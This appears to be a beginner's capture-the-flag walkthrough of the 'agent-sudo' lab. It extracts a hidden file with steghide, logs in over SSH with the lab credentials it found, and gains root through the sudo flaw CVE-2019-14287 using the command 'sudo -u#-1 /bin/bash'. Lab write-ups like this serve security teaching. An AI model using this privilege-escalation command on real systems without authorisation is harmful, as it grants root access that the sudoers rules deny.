
Steg password means that we need to use Steghide to extract files from the alien.png

```
steghide extract -sf cute-alien.jpg
```



-sf for stego file

so the extracted file is “message.txt”. cat it.




That message shows us the full name of the agent: **james!** and the ssh password: **“hackerrules!”**

This is the end for that part.


Capture the user flag! You know the drill.

We got the agent name james and the ssh password. It's time to connect with ssh.



ssh connection

and we are in!



user_flag.txt

user flag found!

The next question : What is the incident of the photo called?

let's google the name of the photo maybe we can find interesting information.

I found an article with the answer!!

‘roswell alien autopsy’

Privilege escalation! Enough with the extraordinary stuff? Time to get real.

firstly, I started with sudo -l to check james privileges.

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```


(All, !root) /bin/bash … let’s google it to check the cves we can find.

I found an article with the cve ! **cve-2019–14287**


> ## CVE-2019-14287 sudo Vulnerability Allows Bypass of User Restrictions
>
> A new vulnerability was discovered earlier this week in the sudo package. Sudo is one of the most powerful and commonly used utilities installed on almost every UNIX and Linux-based operating system.
>
> The sudo vulnerability CVE-2019-14287 is a security policy bypass issue that provides a user or a program the ability to execute commands as root on a Linux system when the "sudoers configuration" explicitly disallows the root access. Exploiting the vulnerability requires the user to have sudo privileges that allow them to run commands with an arbitrary user ID, except root.

That vulnerability works with that command to get root:

```
sudo -u#-1 /bin/bash
```



We need to move to the root directory to read the root flag.



and we find the name of agent R! deskel.

Done!

This is my first walkthrough and not the last!

I hope you finding this walkthrough helpful !